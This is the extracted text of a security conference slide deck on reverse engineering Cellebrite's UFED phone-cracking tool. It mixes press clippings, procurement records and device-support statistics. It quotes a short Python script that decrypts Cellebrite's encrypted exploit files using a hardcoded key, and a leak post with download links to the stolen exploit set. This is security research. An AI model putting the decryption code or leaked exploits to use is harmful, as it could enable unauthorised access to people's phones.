



Anti-Forensics: Reverse Engineering a Leading Phone Forensic Tool


Matt Bergin

Who am I?

- Matt Bergin
 - Red Team, Vulnerability Researcher & Exploit Developer
 - ~55 Security Advisories over 10 years
 - CVE-2020-{11723,12798,14474}
- KoreLogic Security (est, 2004)
 - Fortune 500, U.S. Government and DoD
 - DEFCON: Crack Me If You Can

Topics

- What is a Cellebrite UFED?
- Historical work
- Acquiring targets
- Cellebrite UFED vs Everyone
- Getting SYSTEM
- Application debugging environment
- Reversing EPR files
- Cellebrite, RSA, and the ADB daemon
- Concerns about acquisition methodology
- Defense against the dark arts
- Disclosure process and future work



What is a Cellebrite UFED?

≡ **WIRED**

BUSINESS CULTURE GEAR IDEAS SCIENCE SECURITY TRANSPORTATION

ANDY GREENBERG SECURITY 06.14.2019 06:05 PM

Cellebrite Says It Can Unlock Any iPhone for Cops

In a strangely public product announcement, the phone-cracking firm revealed a powerful new device.



https://en.wikipedia.org/wiki/...
iPhone 5C, without the aid of Apple, law enforcement still expresses concern over the encryption controversy.^[59]
Some news outlets, citing anonymous sources, identified the third party as Israeli company **Cellebrite**. However, *The Washington Post* reported that, according to anonymous "people familiar with the matter", the FBI had instead paid "professional hackers" who use a **zero-day** vulnerability in the iPhone's software to bypass its ten try limitation, and did not need **Cellebrite's** assistance.^{[60][61]}



Law Enforcement Using and Disclosing Technology Vulnerabilities

Kristin Finklea
Specialist in Domestic Security

April 26, 2017



Company says it Can Crack any Smartphone — Market Mad House

Daniel G. Jennings Follow
Jun 17 · 4 min read

Tama @TamaChurchouse Follow

Wow.




rite is bragging it can crack

l to introduce #UFED
:ment to unlock and extract
s. To learn more, click here."

remium to law enforcement.
xtraction Device, *Wired*

The New York Times

Apple to Close iPhone Security Hole That Law Enforcement Uses to Crack Devices



An update Apple is planning for its iPhone software would close a technological loophole that law enforcement agencies have exploited to gain access to information on those devices.
Elizabeth D. Herman for The New York Times



Cellebrite

Cellebrite Equipment Reminder

Dear [REDACTED]

Cellebrite strives to provide the highest quality products for organizations with legal authority to access digital information. As part of Cellebrite's inventory control process we need to ensure that our products are only used by the original owner. As a reminder, selling or distributing any of your Cellebrite equipment to other organizations is not permitted without written approval from Cellebrite. Since it may be possible for these devices (including old devices such as the discontinued Touch) to access private information, we ask that you treat any Cellebrite equipment within your organization with the highest degree of security.

If you have devices that are no longer in service, we request that you securely destroy the device or return them to Cellebrite for secure destruction. If you have any questions or would like to coordinate the return of equipment, please contact Cellebrite Support Services. [Click here for more information.](#)




#BHASIA @BLACKHATEVENTS

Cellebrite UFED Ultimate Honored with Prestigious "Best Buy" Designation from SC Magazine

Cellebrite's Complete System for Mobile Forensics Receives 5 Stars; Rated For Features, Ease of Use, Performance, Documentation, Support and Value

NEWS FACTS:

- UFED Ultimate, Cellebrite's complete system for mobile forensics, has been named a "Best Buy" Choice by SC Magazine in the Digital Forensic Tools category
- The Best Buy Choice reflects efficiency of fieldwork enabled by UFED Ultimate's timely and user-friendly data processing
- UFED Ultimate received the highest rating possible, an overall rating of 5 out of a 5 stars
- UFED Ultimate was recognized for its sophisticated data extraction abilities across a wide variety of supported devices, as well as its reporting capabilities and ease of use



Cellebrite Now Uses iOS Exploit Checkm8

Andrew Orr @andrewornot

1 minute read
Dec 13th, 2019 2:22 PM EST | Link

China Snares Tourists' Phones in Surveillance Dagnet by Adding Secret App

Border authorities routinely install the app on the phones of people entering the Xinjiang region by land from Central Asia, gathering personal data and scanning for material considered objectionable.



העתירים

Israeli phone hacking company faces court fight over sales to Hong Kong

"The workers inside the company didn't join to help the Chinese dictatorship," says one human rights lawyer.

הייצוא הביטחוני של מערכת חברת Cellebrite הקרויה UFED לכוחות המשטרה בהונג קונג.

פתח דבר

1. במשך מספר שנים המערכת של חברת Cellebrite, אשר יכולה לפרוץ הגנות במכשירי הפלאפון ולאסוף מידע מתוכם, שימשה באופן לגיטימי את כוחות המשטרה בהונג קונג, בהתאם לצווים משפטיים ולפיקוחו ובתי המשפט שם.
2. כפי שיפורט בהרחבה בהמשך, הייצוא של מערכת חברת Cellebrite לחונג קונג, היה צריך להיפסק כבר בתחילת שנת 2019, כאשר החל לג הפגנות הענק האחרון והיה ברור שמתחוללת שם הידרדרות דרמטית.
3. למרבה הצער הדבר לא נעשה, ועל פי הדיווחים בהונג קונג רק במהלך השנה האחרונה נעשה שימוש במערכת של חברת Cellebrite כדי לפרוץ ל-4,000 מכשירי פלאפון של אורחים ופעילים למען הדמוקרטיה, שפעצור.
4. אף אם נניח כי הייתה מעין תקופה "אפורה" שבה המצב בהונג קונג היה לא ברור, הרי שבעקבות חקיקת חוק הביטחון הלאומי חדש, ביום 30.6.2020, כוחות הביטחון ובתי המשפט



Offline : Imprisoned Bloggers and Technologists

The number of individuals in prison around the world for raising their voices online is on the rise. In 2017, the Committee to Protect Journalists found that **more than seventy percent** of imprisoned journalists were arrested for activities conducted on the Internet. In a 2018 report, Reporters Without Borders cited **141 incidents** of imprisoned citizen journalists, including bloggers and technologists, and nine citizen journalists killed. Now that individuals can speak up without the need for institutions or gatekeepers, states choose the most direct way to take away their power: incarcerating them, and taking them offline.

The right to privacy in the digital age

Privacy is the "right to be free from unwarranted intrusion and to keep certain matters private from public view" (Law 2015). As such, "privacy is an important element in the dignity of the individual. Much of what makes us human comes from our interactions within a private sphere where we assume no one is observing. Privacy thus refers to what we say, what we do, and perhaps even what we feel" (MacMenemy 2016).

Privacy enhances autonomy. If we feel we may not be completely autonomous in our thoughts and actions, we may hold back crucial elements of ourselves. Privacy, therefore, "protects our subjectivity from the pervasive efforts of commercial and industrial actors to render individual and communities fixed, transparent and predictable. Privacy is an indispensable feature of a democracy where an individual maintains his identity while contributing to their civic duty" (Cohen 2016).

As outlined in IFLA's own Statement on Privacy in the Library Environment, "excessive data collection and use threatens individual users' privacy and has other social and legal consequences. When Internet users are aware of large-scale data collection and surveillance, they may self-censor their behaviour due to the fear of unexpected consequences. Excessive data collection can then have a chilling effect on society, curtailing an individual's right to freedom of speech and freedom of expression because of this perceived threat. Limiting freedom of speech and expression has the potential to compromise democracy and greatly limit civil engagement by making us "predictable" in our actions and thoughts (Cohen, 2016).

INFORMATIONAL PRIVACY IN THE DIGITAL AGE
A Proposal to Update General Comment 16 (Right to Privacy) to the International Covenant on Civil and Political Rights
A Report by the American Civil Liberties Union



Home

March 25, 2016 3:07PM EDT

Digital Disruption of Human Rights

Part 2.
Published in *Jour Security*
Eileen Donahoe
Director of Global Affairs
@EileenDonahoe



GIZMODO We come from the future
HOME LATEST REVIEWS EARTHIER SCIENCE JOBS FIELD GUIDE VIDEO

U.S. Schools Are Buying Phone-Hacking Tech That the FBI Uses to Investigate Terrorists

Tom McKay (@) Denver Metroarea
10/10/20 2:59PM

Cellebrite Sold Phone Hacking Tech to Repressive Regimes, Data Suggests

Data stolen from infamous Israeli company suggests it sold products to countries such as Turkey, UAE and Russia.

By Joseph Cox
Jan 12 2017, 8:30am



MOTHERBOARD NEWS
Hacker Steals 900 GB of Cellebrite Data
A hacker provided Motherboard with a large cache of customer information, databases, and more.

By Joseph Cox
Jan 12 2017, 8:30am

Surveillance Company Cellebrite Finds a New Exploit: Spying on Asylum Seekers

PHONE-CRACKING CELLEBRITE SOFTWARE USED TO PROSECUTE TORTURED DISSIDENT

San Biddle, Fahad Desmukh
December 8 2016, 11:50 a.m.

In partnership with
BAHRAIN WATCH

Government Hacking Makes Everyone Less Safe

Danny Yadron, Legal Intern, ACLU & Jennifer Stisa Granick, Surveillance and Cybersecurity Counsel, ACLU Speech, Privacy, and Technology Project

The Police Can Probably Break Into Your Phone

At least 2,000 law enforcement agencies have tools to get into encrypted smartphones, according to new research, and they are using them far more than previously known.



#BHASIA @BLACKHATEVENTS



CELLEBRITE USA CORP

70US0920F1DHS0001 (0)

Address
PARSIPPANY, NEW JERSEY, 07054-4413

Action Obligation (current)
\$522,863.83

Unique Entity ID (DUNS)
033095568

Award Type
DELIVERY ORDER

Ultimate Parent: Entity Name
CELLEBRITE USA CORP

Referenced IDV
HSS0116D0002

Ultimate Parent: Unique Entity ID (DUNS)
033095568

Date Signed
Oct 16, 2019

Contracting Agency
U.S. SECRET SERVICE

NAICS Code
611420

Contracting Office
U. S. SECRET SERVICE

Product Service Code
U012

City of Beverly Hills Budget Enhancement Form
Fiscal Year 2017/18

NON-POSITION RELATED

Dept Name: **Police** Request #: **170-011**
Request Title: **Computer Equipment** Date Received: **1/13/2017**
Priority: **11** (1 = highest; Linked requests should be assigned a letter (e.g. 1a, 1b)) Contact Name: **Sgt. R. Hernandez**
Federal or State Mandate: Yes No Telephone: **310-285-2166**

I. REASON FOR BUDGET ENHANCEMENT (check one):
 New Program Expand/Adjust existing program Explain: **Computer Equipment**

II. DESCRIPTION (Use 2nd page if needed. Attach additional documents if necessary beyond 2nd page)
Forensic examiner rollout kit upgrades (mobile acquisition platforms, forensic laptops etc.); Forensic Recovery Evidence Device (FRED) clients x2; Cellebrite 4PC (or comparable) cell phone extraction platform; client level RAID storage solutions (Mac/PC); Rimage media duplicator/publisher (CD/DVD/Bu-Ray); and upgraded dual desktop displays.

III. JUSTIFICATION (Use 2nd page if needed. Attach additional documents if necessary beyond 2nd page)
Items requested are to enhance/upgrade digital forensic capabilities for the Hight Tech Crimes Unit for both lab and field digital forensics. Due to the ongoing changes in technology and cyber crime, enhancements are required periodically. See attached sample quote.

IV. FUNDING SOURCE - FINANCIAL INFORMATION

Fund # and Title	Organization # and Title	Object #	Amount
320 Seized and For	32602105-0E126 Seized and Forfeiture	741600	\$ 50,450
Are there annual maintenance charges associated with this purchase? (If so, please fill out account information below.)			
Total Amount Requested:			\$ 50,450
(Object):			
Net Requested:			\$ 50,450

(1) by income, cost cutting opportunity or grant allocation.

Requesting department conducted grant research before applying for budget enhancement: Yes No One-Time Expenditure Recurring

Date: **04/12/2017**



Universal Forensic Extraction Devices

Solicitation Number: 192119VHQ4CCC1234
Agency: Department of Homeland Security
Office: Immigration & Customs Enforcement
Location: ICE-OAQ-MD

Notice Details

Packages

Original Synopsis
Jun 24, 2019
4:35 pm

[Return To Opportunities List](#)

[Watch This Opportunity](#)

[Add Me To Interested Vendors](#)


Solicitation Number:
192119VHQ4CCC1234

Notice Type:
Special Notice

Synopsis:

Added: Jun 24, 2019 4:35 pm

This is a notice of intent to award a Firm Fixed Price (FFP), sole source IDIQ contract to Cellebrite, Inc. pursuant to Federal Acquisition Regulation (FAR) 6.302-1, Only one responsible source and no other supplies or services will satisfy agency requirements. Immigrations and Customs Enforcement (ICE), Homeland Security Investigations (HSI), Division 4, Cyber Crimes Center (C3) has a requirement for universal forensic extraction devices (UFEDs), accessories licenses, training and support services. Market research was conducted and there is only one known source that meets all of C3's requirements. The requirement has been deemed Law Enforcement Sensitive, so interested parties should inquire directly with the Contracting Officer listed at the bottom of this notice. The Period of Performance for this requirement is one 12-month base period, four 12-month option periods and will include FAR 52.217-8, Option to Extend Services. **The estimated total dollar value of this contract is \$30,000,000.00 to \$35,000,000.00.**



Interest by region ?



Rank	Region	Count
1	Israel	100
2	Singapore	31
3	United States	23
4	Kenya	20
5	South Africa	14

Include low search volume regions

Showing 1-5 of 58 regions



Commercial Spyware- Detecting the Undetectable

July 2015

UFEDPhysicalAnalyzer.exe 3.1.0.122

UFEDPhysicalAnalyzer.exe belong to Cellebrite UFED Logical Analyzer module developed by Cellebrite Mobile Synchronization in the database contains 1 versions of the UFEDPhysicalAnalyzer.exe not signed and file md5 is 329e12666727cae2f0cc3badc71b0d00.

File name: UFEDPhysicalAnalyzer.exe
 Version: 3.1.0.122
 Size: 106496 Byte (104KB)
 Signature: not signed
 MD5: 329e12666727cae2f0cc3badc71b0d00
 SHA1: E05D43B889169F0F2810A5072D2B77E9318E21E4
 Date added: 04-03-2013
 Company: Cellebrite Mobile Synchronization
 Product name: Physical Analyzer
 Internal name: UFEDPhysicalAnalyzer.exe
 Legal copyright: Copyright Cellebrite © 2011
 Legal trademarks: unknown
 Original file name: UFEDPhysicalAnalyzer.exe
 Private build: unknown
 Special build: unknown
 Compiled script: unknown
 File description: UFED Physical Analyzer
 Comments: Cellebrite Mobile Data Secured Edit
 Operating system: Microsoft Windows 7 Ultimate Edit
 All versions:
 Occurrence: 0 users

You're Just Complaining Because You're Guilty:

A DEF CON Guide to Adversarial Testing of
Software Used in the Criminal Justice System

August 11, 2018 - DEF CON 26

Jeanna Matthews, PhD - Clarkson University/Data and Society
 Nathan Adams - Forensic Bioinformatic Services
 Jerome D. Greco, Esq. - Legal Aid Society of NYC

Historical Work

https://www.reddit.com/r/apple/comments/d9z9di/permanent_jailbreak_for_a5_to_a11_devices/

r/apple

impeeingintheshower 72 points · 18 days ago · edited 18 days ago

Is it reasonable to assume that Apple knew about the possibility of an exploit since their newer chips seem immune to this problem?

Reply Give Award Share Report Save

EightB1ts 136 points · 18 days ago · edited 18 days ago

They likely were told about it under their bug-bounty program or Apple got their hands on a hardware kit sold to law enforcement (cellebrite & graykey for example) and determined how it was exploiting the bootrom. An exploit like this will easily sell on the market for millions - the person who shared the exploit likely would not have been paid very much for his efforts if the exploit was already discovered/sold....so it was probably worth more to him to share it publicly and get the publicity from it.

Reply Give Award Share Report Save

Branch: master | [cellebrite / encrypted_epr / decrypt.py](#) | [Find file](#) | [Copy path](#)

Cellebrite initial 52f2a7c on Feb 4, 2017

0 contributors

```

Executable File | 48 lines (36 sloc) | 1.41 KB
1 import os
2 import sys
3 import hashlib
4 from Crypto.Cipher import AES
5 import mmap
6
7 Majic=bytes("Cellebrite EPR File\x1A", 'utf-8')
8 keydata=bytes('Cellebrite EPR file version 1 AES key', 'utf-8')
9 hash=hashlib.sha256(keydata)
10
11 def decrypt_CBC(data,hash,iv):
12     aes = AES.new(hash.digest(), AES.MODE_CBC, iv) #Decodieren
13     try:
14         for x in range(int(len(data)/16)):
15             yield aes.decrypt(bytes(data[x*16:(x+1)*16]))
16     except Exception as e:
17         print("Exception decrypt_CBC {1}".format(str(e)))
18         pass
19
20
21
22 def decrypt_file(filename,hash):
23     with open(filename,"rb") as cfile:
24         map=mmap.mmap(cfile.fileno(), 0, access=mmap.ACCESS_COPY)
25         data=memoryview(map)
26         if data[:len(Majic)]==Majic:
27             ddata=data[len(Majic)-1:]
28             iv=bytearray(ddata[:16])
29             with open(filename+".zip","wb") as ofile:
30                 for decrypted in decrypt_CBC(ddata[16:],hash,bytes(iv)):
31                     ofile.write(decrypted)
32             else:
33                 print("{0} is not a good file".format(name))
34
  
```

https://pastebin.com/y9P19guS

PASTEBIN + new paste API tools faq deals search...

- Release 1 - the supply chain - a backdoor with backdoors.
-
- In this release find a small sample of the 900GB of mere 'user accounts and basic contact information' recently liberated from Cellebrite.
-
-
- The exploit techniques that Cellebrite employ are wrapped in various encryption schemes in an attempt to protect 'their' intellectual property. The custom routines for decrypting this lame ass protection are included in this release along with an accompanying sample .eas (DLL designed to target devices and applications) and .epr (bootloaders, exploits and shellcode) files.
-
- The more discerning eye will notice that some of the Apple exploits bear a remarkable resemblance to those available to any teenager interested in the jailbreaking scene; perhaps not all those tax dollars have been wasted, the BlackBerry epr is still worth a look at.
-
- The ripped, decrypted and fully functioning python script set to utilize the exploits is also included within.
-
- Download links:
- https://mega.nz/#!sZUKSbDT!1746KTF5TG-TgJN-YNZcejS0fhUn43j28jR3Lw_w7dY
- <https://mega.nz/#!0d9z2BQL!DdKhZDXoMEEn06RpZDHWMGV7n8XXZ98cPzjzVqLsVwU>
-
- Coming soon....

kim @grufwub Follow

to those of you wondering, yes, the Cellebrite Touch can run Doom

4:06 AM - 21 Feb 2019


50 Retweets 183 Likes

Acquiring Targets

- Online Marketplaces (eBay)
 - Consumer and UFED models
 - Mobile Operators / etc.
 - Governments
- Cost:
 - Used: \$100.00 - \$2,500.00
 - New: \$9,000.00 - \$18,000.00
 - Annual License \$3,500.00 - \$15,000.00
- Latest Versions
 - 4PC 7.34.x built in 06/2020
 - Touch 7.33.x built in 04/2020



- Available worldwide
 - Supports 28 languages
 - Supports automatic translation of 50 languages
- Acquired several devices
 - Consumer and UFED



Celebrite UFED touch comes with cables and new power pack

🔥 2 viewed per hour

Condition: **Used**

Price: **GBP 1,500.00**
Approximately US \$1,939.50

Best Offer:

Shipping: **GBP 50.00** (approx. US \$64.65) Royal Mail International Tracked | [See details](#)
International shipment of items may be subject to customs processing and additional charges. 🌐
Item location: Cardiff, United Kingdom
Ships to: Worldwide

Delivery: 📦 Estimated between **Fri. Feb. 14 and Mon. Mar. 9**
Please note the delivery estimate is **greater than 4 business days**.
Please allow additional time if international delivery is subject to customs processing.

Samsung GSM SM-G950FD Galaxy S8 	Samsung GSM SM-G950N Galaxy S8 	Samsung GSM SM-G950U Galaxy S8 	Samsung GSM SM-G950U1 Galaxy S8
Samsung GSM SM-G950W Galaxy S8 	Samsung GSM SM-G9550 Galaxy S8+ 	Samsung GSM SM-G955F Galaxy S8+ 	Samsung GSM SM-G955FD Galaxy S8+
Samsung GSM SM-G955N Galaxy S8+ 	Samsung GSM SM-G955U Galaxy S8+ 	Samsung GSM SM-G955U1 Galaxy S8+ 	Samsung GSM SM-G955W Galaxy S8+

General Reports System License **Version** Activity Log User Permissions

Version 7.1.0.751
 © 2009-2019 Cellebrite delivering mobile expertise.
 Internal build: 4.7.751 built on 2/19/2018 2:54:05 PM
 Image Version: 2.13F05
 BIOS Version: BIOS Ver #8
 BIOS Date: 4/12/2013
 Battery ID: 0001Panasonic613756
 Mac Address: 0016000642D2

Managed mode Unmanaged mode

Configuration files

Type	Version	Imported date	
Config			<input type="button" value="Import"/>
User			<input type="button" value="Import"/>
Case details			<input type="button" value="Import"/>
Camera checklist			<input type="button" value="Import"/>

Apple iPhone 5c 	Apple iPhone 5s 	Apple iPhone 6 	Apple iPhone 6 Plus
Apple iPhone 6s 	Apple iPhone 6s Plus 	Apple iPhone 7 	Apple iPhone 7 Plus
Apple iPhone 8 	Apple iPhone 8 Plus 	Apple iPhone SE 	Apple iPhone X

General Reports System License

Version 7.24.0.1
 © 2009-2019 Cellebrite delivering mobile expertise.
 Internal build: 7.24.0.1 built on 10/3/2019 2:45:45 AM

CMS server connection
 Managed mode Unmanaged mode

Configuration files

Type	Version	Imported date	Last version check	Last status	
Config				No upgrade information	<input type="button" value="Import"/>
User				No upgrade information	<input type="button" value="Import"/>
Case details				No upgrade information	<input type="button" value="Import"/>
Camera checklist				No upgrade information	<input type="button" value="Import"/>

Software updates
 Automatically check for software updates
 The license is expired, therefore updates will not be available. Please renew your

Cellebrite UFED vs Everyone

- Version UFED 4PC 7.34 supports 31,133 extraction profiles
- Supports data extraction for 10,831 applications
- Supports passcode capabilities for 5,545 unique devices

Now supporting: 31,113 device profiles


App versions: 10,831

Forensic methods	v. 7.34	Total
Logical extraction	20	12,040
Physical extraction*	20	7,722
File system extraction	19	7,721
Extract/disable user lock	1	3,650
Total	60	31,113



Cellebrite UFED vs Everyone

- Private implementation of exploits known to the public
 - Apple BootROM, USB
 - The first publicly available information on this vulnerability was released by Unknown (@axiomX)
 - Samsung Bootloader, eMMC
 - The first publicly available information on this vulnerability was released by Oran Avraham (@oranav)
 - Samsung Bootloader, UART
 - The first publicly available information on this vulnerability was released by Nitay Arenstein (@nitayart) and Gilad Goldman (@gnull00)
- Can then boot modified kernels which disable lock protections or which enable attacks against encrypted partitions
- As of UFED Touch 7.5.0.845 (2017)
 - No local privilege escalation exploits had been implemented for Android 8
 - Neither Android 9 or 10 were listed as supported in exploits_2.1.5769.csv
 - Includes decrypting bootloaders for Samsung devices



Cellebrite Advanced Services (CAS)

- Quote from 02/2021
 - “With Cellebrite Advanced Services (CAS), our sole focus is to provide law enforcement agencies with the ‘best-in-class’ service to overcome these complexities amongst market-leading iOS and Android devices.”
- Android Encrypted Filesystem Extraction (brute force)
 - Samsung S10, Note 10, all A series
 - Huawei P20, P30, Mate 20, many others
 - Qualcomm / MediaTek devices
 - Google Pixel 2, 3, 4
 - After first unlock, no brute force required
- Apple iOS Encrypted Filesystem Extraction (brute force)
 - iPhone 4S to 11 / 11 Pro / 11 Pro Max
 - iPhone 6S to X
 - After first unlock, no brute force required

CAS Abilities



Close the time gap for new capabilities between SRL and UFED products



Offer all available advanced unlocking / extraction methods



Maintain the Chain of Custody and ensure forensic integrity, providing signed statement



Reduce the time to evidence when there is an urgency or critical case

Cellebrite



The chain of custody is solid and our processes court-tested in numerous jurisdictions,



